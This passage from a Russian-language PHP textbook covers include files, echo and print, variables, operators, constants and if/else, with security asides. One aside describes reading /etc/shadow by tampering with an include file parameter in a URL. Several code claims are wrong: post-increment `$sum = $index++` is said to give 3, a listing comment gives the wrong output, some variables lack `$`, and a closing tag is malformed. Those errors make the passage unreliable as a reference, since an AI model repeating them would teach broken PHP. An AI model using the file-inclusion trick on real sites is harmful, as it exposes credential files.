Как видите, нам не надо писать большое количество кода для заголовка и подвала. Достаточно лишь подключить эти файлы и использовать в своих проектах. Таким образом упрощается не только создание файлов, но и их поддержка. Допустим, что ваш сайт состоит из 10 файлов, и нужно добавить на сайт новый пункт меню. При использовании статического HTML придется изменить все 10 файлов и загрузить их на сервер. В случае сайта из трех частей достаточно изменить только один файл заголовка, и весь сайт примет новый внешний вид.

Обратите внимание, что все подключаемые файлы мы пишем на HTML. По умолчанию подключаемые файлы воспринимаются как HTML-код, а для того чтобы использовать в них PHP-инструкции, необходимы теги `<?php` и `?>`.

Если ваш файл должен содержать только PHP-код, то нужно в самом начале перейти в режим PHP с помощью `<?php` и в самом конце поставить `?>` для выхода из режима PHP. Следите за тем, чтобы ни до перехода в режим PHP, ни после выхода из этого режима *не было пустых строк или пробелов*. Как мы уже знаем, все, что располагается вне этих инструкций, воспринимается как HTML-код, и лишний пробел или пустая строка могут быть восприняты браузером как элемент форматирования (были такие проблемы, особенно до появления Internet Explorer 7), и потом вы долго будете искать, откуда взялось лишнее пустое пространство или пробел.

Сразу рассмотрим проблемы безопасности, которые могут возникнуть при подключении файлов.

Во-первых, желательно не давать подключаемым файлам расширение, отличное от php (или другого расширения, которое зарегистрировано на сервере в качестве интерпретируемого). Раньше было принято давать подключаемым файлам расширение inc (от англ. *include* — присоединять). Это удобно, но небезопасно, если в файле находится код или переменные. Дело в том, что хакер может обратиться к файлу напрямую из браузера. Никто не запрещает хулигану написать в адресной строке URL вида: **http://*ваш-сайт*/header.inc**, и браузер вернет пользователю весь файл вместе с кодом. Злоумышленник может увидеть ваш код или параметры, и ему проще будет искать уязвимости. Особенно, если среди параметров окажутся пароли.

Чтобы избежать этого, давайте всем файлам расширение php. Если хакер попытается обратиться к файлу из браузера напрямую: **http://*ваш-сайт*/header.php**, Web-

сервер выполнит весь код, который находится в файле, и хакеру вернет результат, в котором не будет кода, а только бесполезная HTML-разметка шапки.

Допустим, что вы создали сайт, у которого страницы формируются на основе трех частей — шапки, центра и подвала. Для шапки и подвала необходимо по одному файлу, а для основной части сайта в отдельном каталоге хранится множество файлов. Какой из этих файлов отображать — зависит от текущего выбора пользователя. Вы, наверное, уже видели сайты в Интернете, в которых URL-адрес выглядит следующим образом:

http://www.*sitename*.com/index.php?file=main.html

Все, что находится после вопросительного знака, — это параметры. В данном случае в качестве параметра передается файл main.html, и, возможно, именно его сайт будет отображать для данного URL в основной части страницы. А если хакер сможет изменить этот параметр на /etc/shadow? В этом случае на странице, в основной ее части, злоумышленник увидит файл паролей всех пользователей системы (если сервер работает под управлением UNIX-подобной системы). Хотя пароли и зашифрованы, это все равно очень опасно. В *разд. 3.4.1* мы будем обсуждать сайт, который не производил необходимых проверок, так что мне удалось просмотреть системные файлы благодаря подобной ошибке с подключением `include`.

Еще один пример уязвимости, который я хочу сейчас рассмотреть, — *проверка безопасности входных данных*. Мы будем много говорить о том, что входным параметрам доверять нельзя и их нужно фильтровать. Часто возникают ошибки из-за того, что программист написал проверку входных данных только в одном сценарии. Проверив параметры в header.php, он надеется, что они будут такими же и в основной странице index.php, и в подвале. Но не всегда случается такое чудо. Если хакер обратится к index.php, то этот файл подключит файл заголовка и проверка произойдет. Злоумышленник может обратиться напрямую к файлу заголовка, и снова проверка произойдет.

Но что случится, если в строке URL обратиться напрямую к footer.php? Этот файл не подключает header.php, и в нем нет своей проверки. Если программист не позаботится о безопасности данных, то сайт может быть взломан. Это только кажется, что в файл подвала редко помещают код, тем более, принимающий параметр от пользователя. Параметры от URL, действительно, редко обрабатываются, но в файле подвала очень часто находится статистический код, журнал, информация, зависящая от окружения, и многое другое.

Будьте внимательны: при создании каждого файла нужно учитывать, что любые данные, полученные извне, могут быть небезопасны.

2.3. Печать

Для вывода информации на экран или в окно браузера есть две популярные функции: `echo()` и `print()`. С одной мы уже немного познакомились, теперь рассмотрим другую.

Существует два варианта вызова функции `echo()`:

```
echo("Hello, this is a text");
echo "Hello, this is a text";
```

В первом случае выводимая строка указывается в скобках, а во втором случае — через пробел. Оба вызова эквивалентны, и вы можете использовать тот, который вам больше подходит.

Функция `print()` отличается тем, что может возвращать значение, указывающее на успешность выполнения задачи. Если функция вернула 1, значит, печать прошла удачно, иначе функция вернет 0.

Строки при печати можно обрамлять одинарными или двойными кавычками. Результат будет не одинаков, поэтому нужно четко понимать разницу. Если текст обрамлен одинарными кавычками, то он выводится как есть. Если использовались двойные кавычки, то строка сканируется на наличие переменных. Если внутри строки найдено имя переменной, то будет выведено значение, а не переменная. Например:

```
<?
  $var = 10;
  print('Переменная $var='.$var);
  echo '<br/>';
  print("Переменная $var=".$var);
?>
```

Здесь я дважды пытаюсь вывести значение переменной `$var`. Первый вызов функции `print()` выведет на экран текст "Переменная $var=10". Несмотря на то, что внутри строки находится имя переменной, в результате мы видим именно его (`$var`), а не значение. Обратите внимание, как к строке добавляется значение переменной — при помощи точки, а не символа сложения. *Конкатенация* (соединение) строк в PHP происходит *с помощью точки*. Если нужно объединить строки "Hello" и "World" в одну, то это можно сделать так:

```
"Hello" . " " . "World"
```

Здесь объединяются аж три строки, чтобы получилось одно целое — два слова и пробел.

Вернемся к примеру с функцией `print()`. При втором вызове этой функции мы увидим на экране: "Переменная 10=10". На этот раз программа просканировала строку в двойных кавычках и заменила имя переменной ее значением.

Лично я тесты производительности двух вариантов не проводил, а в Интернете читал разные точки зрения. Кто-то говорит, будто при частой работе со строками двойные кавычки влияют на производительность, другие утверждают, что нет. Я думаю, что сканирование строки в поисках переменных должно влиять на скорость работы кода, ведь просто вывести строку без сканирования проще. Но падение производительности может быть не таким уж значительным, если разработчики PHP хорошо оптимизировали код.

Если вам нужно вывести в строке, обрамленной двойными кавычками, имя переменной, а не значение, то перед символом доллара нужно поставить слеш:

```
print("Переменная \$var=$var");
```

В этом случае результатом снова будет "Переменная $var=10". Однако если в строке окажутся другие переменные без слеша вначале, то они будут выведены по значению.

2.4. Правила кодирования

Если вы программировали на каких-нибудь языках высокого уровня (C++, Delphi), то уже знаете, что все переменные должны иметь строго определенный тип, а код должен быть оформлен в достаточно жестких рамках. Язык PHP более демократичен и не так сильно ограничивает вас, но при этом больше вероятность возникновения ошибки во время выполнения сценария, и в чем-то это даже приводит к необходимости затрачивать дополнительные усилия на безопасность.

Допустим, программист подразумевает, что через какой-то параметр будет передаваться число, но хакер передал строку, содержащую запрос к базе данных. Если бы переменная имела четкий тип, то злоумышленник получил бы ошибку, потому что нельзя преобразовать строку в число. А из-за отсутствия типизации программист должен самостоятельно проверять тип передаваемых данных и пресекать любые неверные ходы.

Если вы знаете язык программирования C, Java или Perl, то многое вам уже знакомо, потому что PHP очень похож на C/C++.

В этой главе мы будем говорить об основных вещах, в том числе и о переменных.

2.4.1. Комментарии

Оформление комментариев в PHP схоже со стилем оформления в языке программирования C/C++ или Java. Данный факт лишний раз указывает на родственность этих языков. Что такое *комментарий*? Это информация, которая не влияет на выполнение кода программы. Например, вы хотите вставить в код пояснение, которое будет находиться прямо в коде и не станет выводиться в окно браузера или выполняться интерпретатором PHP. Такое пояснение можно оформить в виде комментария.

Комментарии бывают однострочными и многострочными. Однострочный комментарий начинается с двух слешей // (заимствовано из C++) или решетки # (заимствовано из конфигурационных файлов Linux), и все, что находится в той же строке после этих символов, будет восприниматься как комментарий. Например:

```
<?php
 # Это комментарий
 // И это комментарий
 print("код PHP"); // Это тоже комментарий
?>
```

Как показано здесь в четвертой строчке, комментарий может занимать не всю строку, а идти сразу после PHP-команды. Таким образом, вы можете для каждой строчки вставлять пояснения. С помощью комментариев я постараюсь давать как можно больше пояснений на протяжении всей книги. Так вам будет проще воспринимать рассматриваемый код.

Комментарии могут быть и многострочными, например, текст, описывающий возможности модуля или содержащий какую-то вспомогательную информацию. Такой комментарий начинается с символов `/*` и заканчивается символами `*/`. Он будет выглядеть следующим образом:

```
<?php
код
/*  Это комментарий
Это тоже комментарий
И это комментарий
*/ А это уже не комментарий, здесь может быть только код
код
?>
```

Хочу обратить ваше внимание на тот факт, что все это можно писать только в режиме PHP. Если написать такой комментарий в HTML, то он будет выведен в окно браузера, потому что в режиме HTML действуют совершенно другие правила оформления комментариев.

Кстати, комментарии в HTML лучше все же не писать, потому что они будут передаваться между сервером и клиентом, что отнимет лишний трафик, ресурсы оборудования и, самое главное, будут видны любому, кто просмотрит исходник. А лишняя информация в виде комментариев иногда может представлять что-то ценное для хакера.

Стоит ли использовать комментарии в реальных проектах? Раньше правилом хорошего тона было комментировать программы. Сейчас рекомендуется писать код так, чтобы он был понятен без дополнительных подсказок. Нам же, когда мы читаем книги, не нужны подсказки. Так что можно услышать обе точки зрения.

Я использую комментарии в реальных проектах, но не много, только там, где они реально помогают. Очень часто просто для визуального разделения кода или оформления.

2.4.2. Чувствительность

Язык PHP не чувствителен к пробелам, переводам строки или знакам табуляции. Это значит, что вы можете разделять одну команду на несколько строк или отделять переменные, значения или операторы различным количеством пробелов. Например:

```
<?php
 $index = 10;
 $index   =  10  +   20;
```

```
 $index=10+10;
 $index=
 10
 +

 10;
?>
```

С точки зрения PHP весь этот код корректен и будет правильно интерпретирован.

Каждая команда в PHP заканчивается точкой с запятой (;). Таким образом интерпретатор отделяет одну команду от другой. Не забывайте ставить этот знак, потому что из-за его отсутствия могут возникнуть совершенно непредсказуемые ошибки, по которым трудно определить, что отсутствует именно разделитель команд.

Благодаря разделителю одну команду можно записывать в несколько строк или несколько команд в одну строку. Интерпретатор сможет найти начало и конец команды по разделителю.

Язык PHP *чувствителен к регистру символов*. Это значит, что имена переменных, написанные в нижнем регистре и в верхнем, будут восприниматься как разные. Многие начинающие программисты допускают из-за этого очень много ошибок. Рассмотрим пример:

```
<?php
 $index = 10;
 $Index = 20;
 print($index);
 print($Index);
?>
```

В результате мы увидим сначала число 10, а потом 20, потому что переменные `$index` и `$Index` будут восприниматься как разные из-за отличия в регистре первой буквы. Если бы PHP был не чувствительным к регистру, то обе переменные указывали бы на одну и ту же ячейку памяти. В этом случае в первой строчке кода мы записали бы в эту ячейку памяти число 10, во второй — 20, а потом дважды напечатали бы значение одной и той же ячейки памяти. Слишком много «бы», в реальности их нет.

Итак, будьте внимательны при использовании имен переменных. Следующий код даст не тот результат, который вы ожидали:

```
<?php
 $index = 10;
 print($Index);
?>
```

Здесь мы переменной `$index` присваиваем значение 10, а выводим и печатаем переменную `$Index`. Из-за того что эти переменные разные, на экран будет выведена `$Index`, которой не было присвоено значение, а значит, в результате мы получим вывод на экран пустой ячейки памяти, и пользователь ничего не увидит.

Чтобы у вас было меньше ошибок в программах, пишите все имена переменных в одном регистре. Я рекомендую использовать нижний регистр для всех букв. В этом случае вероятность неправильного толкования кода сводится к минимуму.

Но это относится только к переменным. Операторы языка PHP могут быть написаны в любом регистре. Например, есть оператор условного перехода

```
if (условие) действие1 else действие2
```

который проверяет условие, и если оно верно, то выполняется *действие1*, иначе выполняется *действие2*. Итак, посмотрим на следующий код:

```
<?php
 $index=1;
 if ($index==1)
  print('true');
 else
  print('false');
?>
```

Здесь все написано в нижнем регистре, но никто не мешает написать это в верхнем регистре или даже вперемешку:

```
<?php
 $index=1;
 If ($index==1)
  print('true');
 ElsE
  print('false');
?> .
```

Здесь ключевые слова `if` и `else` содержат буквы в разных регистрах, и это не является ошибкой. Однако я рекомендую все-таки писать ключевые слова в нижнем регистре, потому что в будущих версиях может появиться чувствительность к регистру этих команд, и тогда придется потратить много времени на исправление ошибок. Хотя я не особо верю в такое развитие событий, писать все в нижнем регистре лучше хотя бы потому, что такой код выглядит красиво. А красивый код приятнее читать, и с ним удобнее работать.

2.4.3. Переменные

Мы уже немного говорили о переменных и знаем, что *переменная* — это область памяти, в которой можно хранить какие-то значения и обращаться к этой памяти по имени. Нам неважно, где будут храниться переменные, потому что их значения всегда можно получить или изменить, используя имена. Переменные в PHP обладают следующими свойствами.

- Все имена переменных должны начинаться со знака доллара (`$`), и по такому знаку интерпретатор определяет, что это переменная.
- Если вы работали с такими языками программирования, как C++ или Delphi, то знаете, что переменные должны быть сначала объявлены, а потом уже могут ис-

пользоваться. В PHP объявления не являются обязательными. Переменная начинает существовать с момента присвоения ей значения или с момента первого использования. Если использование начинается раньше присвоения, то переменная будет содержать значение по умолчанию (в зависимости от использования переменной это будет нулевое значение или пустая строка).

- Переменной не назначается определенный тип. Тип определяется хранящимся значением и текущей операцией.

Имя переменной начинается со знака `$`, после которого должны идти любые латинские буквы, цифры или знак подчеркивания. Но первым символом после знака `$` обязательно должна быть буква. Старайтесь давать переменным имена, которые будут отражать смысл содержащегося значения. Если все переменные называть как `$param1`, `$param2`, `$param3` и т. д, то по истечении некоторого времени вы не сможете вспомнить, для чего вы объявляли переменную с именем `$param2`, что она должна хранить и как использоваться.

При именовании переменной обязательно используйте смысловую нагрузку. Например, если вам нужно сохранить где-то сумму каких-либо чисел, то заведите для этого переменную `$sum`. Если вам нужен счетчик (мы будем рассматривать их при обсуждении циклов), то хорошим вариантом является имя `$i`. Это общепринятое имя при работе со счетчиками.

Для записи значения в переменную используется знак равенства (=). Слева указывается имя переменной, а справа — значение, которое необходимо в нее записать:

```
$имя переменной = значение;
```

В PHP есть три основных типа переменных — числовой, строковый и логический. С первыми двумя все понятно. Если это число, то переменная содержит числовое значение, и мы уже использовали такие переменные. При объявлении строк значение заключается в двойные или одинарные кавычки:

```
$str = 'Это строка';
$str = "Это строка";
```

Строковые переменные можно разбивать на несколько строк, если вы не хотите, чтобы в окне редактора строка была слишком длинной. Это делается следующим образом:

```
$str = "This is a string.
   PHP is a next generation of WEB programming.
   You will like this";
```

Как видите, разделение происходит достаточно просто. Не нужно никаких дополнительных усилий: просто переносите все на новую строку. Интерпретатор PHP сам определит начало и конец строки по кавычкам, отделяющим строку. При этом все пробелы и символы перевода строки, которых мы не видим, так же станут частью строки.

А что такое логический тип? Такая переменная может содержать значение `true`, т. е. истина (любое значение, большее нуля), или `false`, т. е. ложь (значение, равное

нулю). В явном виде такие переменные не используются, но этот тип необходим для понимания логических операций. Например, мы уже рассматривали операцию `if..else`, которая проверяет какое-либо условие. Эта проверка как раз и возвращает логическое значение `true` или `false`. Если утверждение верно, то результатом будет истина, иначе ложь.

Если какая-то переменная используется раньше, чем ей присвоено значение, то будет присвоено значение по умолчанию. Как же определить значение по умолчанию, если неизвестен тип? Тип можно сделать и по контексту кода. Например, если над переменной выполняется математическая операция, которая подразумевает использование числа, то переменная вернет 0. Если это строковая операция, то результатом будет пустая строка.

Как узнать, присвоено ли значение переменной, если она всегда возвращает хотя бы пустоту или 0? Для этого есть функция `isset(`*имя переменной*`)`. Этой функции нужно передать в качестве параметра в скобках имя переменной, и если она содержит значение, то результатом будет `true`, иначе `false`. Рассмотрим пример, представленный в листинге 2.5.

Листинг 2.5. Определение содержимого переменной

```
<?php
 if (isset($index))
   print('Переменная установлена');
 else
   print('Переменная не установлена');
 $index = 1;

 if (isset($index))
   print('Переменная установлена');
 else
   print('Переменная не установлена'); // Переменная не установлена
?>
```

После первой проверки мы увидим, что переменная `$index` не установлена. Затем в переменную записывается значение. Вторая проверка покажет, что переменная уже установлена.

Так как у переменных нет определенного типа, мы можем присваивать им что угодно, а система уже сама разберется, что записывать:

```
$index = 1;            // Число
$fl = 3.14;            // Вещественное число
$str = 'Это строка';   // Строка
```

Тип переменной определяется по контексту, в котором она находится. Например:

```
$str = '10';
$index = 2 * $str;
```

На первый взгляд, данная операция невозможна. В первой строке у нас создается переменная `$str`, которая будет хранить строку `'10'`. Во второй строке число 2 умножается на строку из переменной `$str`. Вообще-то, нельзя умножать число на строку, и это верно для большинства языков программирования. Но ведь перед нами PHP! Интерпретатор PHP попробует превратить `$str` в число, и у него это получится. В результате в переменной `$index` будет содержаться значение 20.

Если в данном контексте содержимое переменной не может быть прочитано, то будет использоваться нулевое значение. Например:

```
$str = 'r10';
$index = 2 * $str;
print("Result is $index");
```

В данном случае в переменной `$str` находится строка, которая не может быть переведена в число, т. к. мешает буква `r`. При умножении числа 2 на эту переменную преобразование будет невозможно, и число 2 будет умножено на 0. В результате мы получим нулевое значение.

А что произойдет, если написать следующий код:

```
print(3*"hello"+2+true);
```

Попытаемся предсказать, какой получится результат. Сразу сообразить сложно, поэтому давайте рассуждать, как эту операцию будет обрабатывать PHP. Сначала выполняется умножение числа 3 на строку. Если строку нельзя преобразовать в число, то вместо строки будет использоваться 0. Число 3, умноженное на 0, дает в результате 0. Затем к нулю прибавляется 2. Результат будет равен 2. А теперь к 2 нужно прибавить булево значение `true` (истина). Вспомним, что такое истина и ложь? Ложь — это ноль, а истина — это единица или любое большее число. Интерпретатор PHP воспримет `true` как единицу и прибавит к числу 2 (которое мы получили ранее) число 1. Общий результат 3. Попробуйте проверить это на своем компьютере.

Такое автоматическое преобразование позволяет избавиться от лишних проблем, но усложняет отладку. Вы легко можете допустить ошибку с преобразованием, а найти ее будет сложно.

2.4.4. Основные операции

Переменные создаются для того, чтобы над ними производить какие-либо операции. На данный момент познакомимся только с простыми математическими операциями:

- + (сложение);
- - (вычитание);
- * (умножение);
- / (деление).

Как и принято в математике, есть определенные правила последовательности выполнения операций (приоритет). Сначала выполняются умножение и деление, а потом уже сложение и вычитание. Рассмотрим классический пример:

```
$index = 2 + 2 * 2;
```

Это классический пример, который часто задают школьникам. Не задумываясь, все ответят: 8. Если выполнять этот код слева направо, то результатом, действительно, будет 8. Но это только в головах школьников третьего класса, которые раньше говорят, чем думают. Если считать по правилам математики и PHP, то результат будет 6, потому что сначала нужно перемножить двойки (результат 4), а потом прибавить 2 (общий результат равен 6). Законы математики действуют и в программировании.

При необходимости изменить последовательность выполнения команд нужно использовать скобки, которые имеют больший приоритет. В этом случае интерпретатор PHP сначала выполнит все, что находится в скобках, а потом уже то, что за их пределами:

```
$index = (2 + 2) * 2;
```

Вот в этом случае результат будет равен 8.

В скобках действуют те же правила, что и вне скобок. Рассмотрим пример:

```
$index = (2 + 2 * 2) * 3;
```

Сначала интерпретатор PHP рассчитает значение в скобках, и результатом будет 6, потому что даже здесь сначала выполняется умножение. После этого число 6 будет умножено на 3.

В языке PHP есть еще сокращенные варианты увеличения или уменьшения значения переменной на 1, которые могут сильно упростить код и сделать его более элегантным. Для прибавления единицы нужно написать: `$имя++`, а для вычитания — `$имя--`. Например:

```
$index = 2;
$sum = $index++;
```

В переменной `$sum` окажется число 3 (число 2 из переменной `$index`, увеличенное на 1).

Я стараюсь везде использовать такой вариант увеличения значений переменных, и вы со временем привыкнете к нему. Чаще всего подобные операции встречаются в циклах (их мы будем рассматривать далее).

Я уже говорил *(см. разд. 2.3)*, что для *объединения (конкатенации) двух строк* используется символ точки (`.`) вместо плюса, как во многих языках программирования высокого уровня. Например:

```
$str1 = "Это тестовая ";
$str2 = "строка";
$str3 = $str1.$str2;
```

Здесь создаются две переменные `$str1` и `$str2`, а в переменную `$str3` записывается результат их объединения, т. е. в ней мы увидим: "Это тестовая строка".

2.4.5. Область видимости

Все переменные и функции имеют область видимости, т. е. существуют участки кода, где их значение доступно. За пределами области видимости переменные автоматически уничтожаются или просто недоступны (невидимы). За пределами области видимости вы можете создать переменную с тем же именем, но это будут разные участки памяти, к тому же независимые друг от друга.

Все переменные в языке PHP являются глобальными, если они не объявлены внутри какой-нибудь функции. Это значит, что если переменную объявить в самом начале файла, то она будет существовать на протяжении обработки всего файла и ее можно использовать в любом месте. В данном случае область видимости — текущий файл, и переменная уничтожится при выходе из него.

Как мы заметили ранее в *разд. 2.1*, когда изучали множественное переключение между режимами HTML и PHP, переменные могут быть объявлены в одном PHP-коде, а использоваться в другом (листинг 2.6).

Листинг 2.6. Разбиение PHP-кода на несколько блоков

```
<html>
<head>
  <title> Vision </title>
</head>
<body>
  <p> Hello
  <p> <?php $i =1; print("this is php");?>
  <p> i = <?php print($i) ?>
</body>
<html>
```

В данном примере переменной присваивается значение при первом вхождении в режим PHP, а используется переменная во втором. Это вполне нормальная ситуация. Переменная будет действительной и во время использования будет содержать значение 1.

Если у вас есть два файла index.php и download.php, а переменная `$index` объявлена в файле index.php, то при переходе во второй файл данная переменная станет невидимой и ее значение будет недоступно. Если попытаться обратиться к переменной `$index` из файла download.php, то ее значение будет пустым, потому что это уже другой участок памяти. В файле download.php вы можете использовать имя `$index` для переменных и изменять ее значение, но значение одноименной переменной из index.php никак не изменится.

Сохранить значение переменной при переходе от файла к файлу можно различными способами, которые будут рассматриваться в дальнейшем:

- использовать методы GET и POST для передачи параметров между страницами;
- использовать сессии PHP;
- сохранять данные в файлах cookies, которые хранятся на компьютерах пользователя;
- сохранять значения в серверной базе данных или другом хранилище на сервере, например текстовом файле.

Какой способ выбрать? Это зависит от ситуации и личных предпочтений. Но выбор вы сможете сделать, когда познакомитесь с этими технологиями.

Функции мы еще не рассматривали, но некоторые замечания необходимо сделать уже сейчас. Все переменные, которые объявлены в теле функции, видны только внутри нее и являются локальными. За пределами функции значение переменной уничтожается, если она не объявлена специальным образом. Внутри функции вы можете увидеть ее локальные переменные (но не локальные переменные других функций) и глобальные переменные.

2.4.6. Константы

Константы — это особые переменные, которые нельзя изменять программным образом. Им нельзя присвоить значение во время работы сценария. Значение устанавливается только при объявлении и действует на протяжении всего времени их жизни.

Константы хранят значения каких-либо часто используемых чисел или строк. Например, ваш сайт может быть запрограммирован под дизайн страницы шириной 640 пикселов. Если в PHP-коде использовать число 640, то при переходе на новый дизайн с шириной 800 пикселов придется изменять много строчек кода, и нет гарантии, что вы ничего не упустите или не затрете случайно число 640, которое указывает не ширину, а что-то другое. Если в начале файла объявить константу, которая будет равна 640, а потом использовать ее, то достаточно будет изменить только значение константы, и код будет работать корректно.

Я рекомендую всегда применять константы или хотя бы переменные, если какое-то число или строка используется в коде больше одного раза. Например, если нужно обратиться к числу π, то не стоит писать непосредственно `3.14`. Создайте константу и обращайтесь к ней. А вдруг мир перевернется, и число π превратится в `5.72`? (Шутка.) На самом деле, до такой степени мир, скорее всего, не перевернется, но все же использование констант делает код еще и красивее. Вы не просто умножаете или делите на число, вы используете именно π.

Я очень часто создаю константы, даже когда использую число или строку всего один раз. Мне просто кажется, что это удобно.

Для хранения таких констант или переменных можно создать даже отдельный файл, который будет подключаться ко всем PHP-файлам вашего сайта. По своему

опыту могу сказать, что использование констант может заметно упростить сопровождение вашей программы и внесение изменений.

Если все текстовые сообщения будут храниться в отдельном файле в виде переменных, то таким образом вы сможете сэкономить время и упростить локализацию программы на другие языки. Например, один файл с константами может быть предназначен для русскоязычной программы, а другой — для англоязычной. Изменение языка можно производить подменой файла или с помощью подключения одного из них, в зависимости от выбора пользователя.

В именах констант, в отличие от переменных, не надо вначале ставить символ `$`. Чтобы сразу было видно, что это константы, их *имена пишут большими буквами.* Рассмотрим, как можно создать собственную константу. Для этого используется функция `define()`, которой нужно передать в качестве первого параметра имя константы, а в качестве второго — ее значение. Например, вам нужно создать константу, которая будет равна значению π. Для этого напишите следующий код:

```
define('PI', 3.14);
$index = 10 * PI;
print($index);
```

В данном примере у нас объявлена новая константа `PI`, которая равна числу 3,14. Во второй строчке значение константы умножается на 10 и заносится в переменную `$index`. В последней строчке значение переменной выводится на экран.

Как мы уже знаем, изменять значение константы нельзя, поэтому следующая запись будет неверной и вызовет сообщение об ошибке:

```
define('PI', 3.14);
PI = 10 * 3.14;
```

2.5. Управление выполнением программы

Код программы не может быть прямолинейным, потому что всегда есть какие-то условия, от которых может зависеть выполнение программы. Очень часто нам надо проверять такие условия и реагировать соответствующим образом. Допустим, что вы пишете сценарий главной страницы сайта. Когда пользователь заходит на сайт первый раз, вы можете показать ему дополнительную информацию или красивую презентацию, чтобы заинтересовать его. При последующем входе эту презентацию можно отключить. Но как это будет выглядеть в коде сценария? Логика будет примерно следующей:

- если пользователь вошел в первый раз, то показать презентацию;
- иначе сразу показать главную страницу.

Для того чтобы сценарий был надежным и безопасным, нам необходимо выполнить множество проверок. Если ваш сценарий должен отправлять почтовое сообщение, то неплохо было бы перед отправкой проверять правильность заполнения адреса e-mail.

Логика проверки будет следующей:

- если адрес e-mail верный, то отправить письмо;
- иначе выдать сообщение об ошибке.

Как видите, логика сводится к простому тестированию: если условие верно, то выполнить одно действие, иначе выполнить другое действие. Эту логику мы уже использовали один раз, а сейчас нам предстоит познакомиться с ней поближе. Итак, на языке PHP такое тестирование записывается следующим образом:

```
if (условие)
 действие1;
else
 действие2;
```

Если условие, указанное в скобках, верно, то выполнится `действие1`, иначе будет выполнено `действие2`, например:

```
$index = 0;
if ($index > 0)
 print("Index > 0");
else
 print("Index = 0");
```

В данном случае происходит такая проверка: если переменная `$index` больше нуля, то выводится первое сообщение, иначе выводится второе сообщение, которое стоит после ключевого слова `else`.

Обязательно запомните, что будет выполняться только одно действие. Если нужно выполнить два действия, то их нужно объединить в *блок*. Это делается с помощью фигурных скобок `{}`. Например, следующий код будет неверен:

```
$index = 0;
if ($index > 0)
 print("Index > 0");
 $index = 0;
else
 print("Index = 0");
```

Если переменная `$index` больше нуля, мы пытаемся вывести сообщение и изменить значение переменной на ноль. Это уже два действия, а может быть выполнено только одно. Правильно будет написать так:

```
$index = 0;
if ($index > 0)
 {
  print("Index > 0");
  $index = 0;
 }
else
 print("Index = 0");
```

После ключевого слова `else` также выполняется только один оператор. Чтобы выполнить два действия, их нужно объединить в *блок* с помощью фигурных скобок:

```
$index = 0;
if ($index > 0)
 {
  print("Index > 0");
  $index = 0;
 }
else
 {
  print("Index = 0");
  $index = 1;
 }
```

Чтобы избежать подобных ошибок, некоторые программисты постоянно обрамляют код фигурными скобками. Сейчас некоторые среды разработки для PHP даже по умолчанию показывают предупреждения или даже подчеркивают как ошибки те места, где отсутствуют фигурные скобки. Если я не ошибаюсь, то так поступает NetBeans.

Если забыть поставить фигурные скобки, то логика приложения может сильно измениться, и это даже может привести к уязвимости. Я в последнее время стал себя приучать тоже ставить фигурные скобки, даже в тех случаях, когда выполняется лишь один оператор. Если вы в примерах видите много фигурных скобок, это не является требованием, которое я выполняю, это рекомендация и личное предпочтение.

Ключевое слово `else` писать необязательно и можно обойтись без него, если не нужно выполнять никаких действий при ложном результате сравнения. Например:

```
$index = 0;
if ($index > 0) {
 print("Index > 0");
}
```

В данном случае на экран будет выведено сообщение, только если переменная `$index` больше нуля.

Обратите внимание, как я пишу код выше. Во второй строчке стоит проверка. Действие, которое выполняется, если условие верно, стоит в следующей строчке с отступом в один пробел (в книге для экономии пробелы, а в реальности я нажимаю клавишу <Tab>). В Интернете много спорят, что лучше — пробелы или символы табуляции. Я не буду навязывать вам своего решения и говорить что предпочтительнее, просто моя рекомендация — выберите что-то одно для себя и используйте всегда одно и то же. Я для себя выбрал символы табуляции.

Если нужно ключевое слово `else`, то я ставлю на одном уровне с `if`. И действие, которое выполняется при неверном результате сравнения, тоже располагается на новой строчке с отступом. Таким образом, сразу видно, что ключевое слово `else`

относится именно к вышестоящему `if`. Такое форматирование очень удобно, и вы увидите его преимущество в случае нескольких операций сравнения подряд или даже вложенных друг в друга. Посмотрите на следующий пример:

```
$index = 0;
if ($index > 0) {
 if ($index > 10)
   { $index = 10; }
 else
   { $index = 0; }
}
else {
 print("Index = 0");
 $index = 1;
}
```

Из этого кода видно, что операторы `if` и соответствующие им `else` находятся на одном уровне, а действия смещены вправо. Таким образом, по смещению можно определить, какой код к чему относится.

В языке PHP есть множество *операций сравнения*, и чтобы вам легче было в них разобраться, я собрал их вместе (табл. 2.1).

Таблица 2.1. *Операции сравнения*

Операция сравнения	**Результат**
Параметр 1 > Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр больше второго
Параметр 1 >= Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр больше или равен второму
Параметр 1 < Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр меньше второго
Параметр 1 <= Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр меньше или равен второму
Параметр 1 == Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр равен второму
Параметр 1 === Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр равен второму и при этом оба имеют одинаковый тип данных
Параметр 1 != Параметр 2	Возвращает `true` (выполнится первое действие), если первый параметр не равен второму

А если нужно проверить два условия одновременно? В этом случае условия можно объединять с помощью *логических операторов*, позволяющих вычислить логическую операцию (табл. 2.2).

Таблица 2.2. Логические операторы в составе логических операций

Логическая операция	Результат
Условие 1 and Условие 2 (Условие 1 && Условие 2)	Возвращает true, если оба условия вернут true
Условие 1 or Условие 2 (Условие 1 || Условие 2)	Возвращает true, если хотя бы одно условие вернет true
Условие 1 xor Условие 2	Возвращает true, если только одно условие вернет true
!Условие	Изменяет результат проверки условия на противоположный, т. е. если результат проверки дал true, то символ "!" изменяет его на false и наоборот

Рассмотрим пример использования двойного сравнения:

```
$index1 = 0;
$index2 = 1;
if ($index1 > index2 and $index2 == 1) {
 print("Index1 больше Index2 и Index2 равен 1");
}
else {
 print("Index1 равен или меньше Index2 или Index2 не равен 1");
}
```

Выполним проверку переменной на вхождение ее значения в диапазон от 1 до 10:

```
$index = 0;
if ($index >= 1 and $index <= 10) {
 print("Index больше 1 и меньше 10");
}
```

Мы рассматривали только сравнение целых чисел, но никто не мешает сравнивать строки или дробные числа. Попробуйте сами сравнить несколько переменных разными методами и посмотреть, какая из строк выводится на экран. Только так вы сможете увидеть разницу в использовании различных операторов сравнения.

Есть еще один интересный способ проверки условия. Допустим, что надо сравнить две переменные и в результат записать наибольшую. В этом случае код будет выглядеть следующим образом:

```
$result = $index1 > $index2  ? index1 : index2;
```

Как работает эта запись? Посмотрим на ее общий вид:

```
условие ? действие1 : действие2;
```

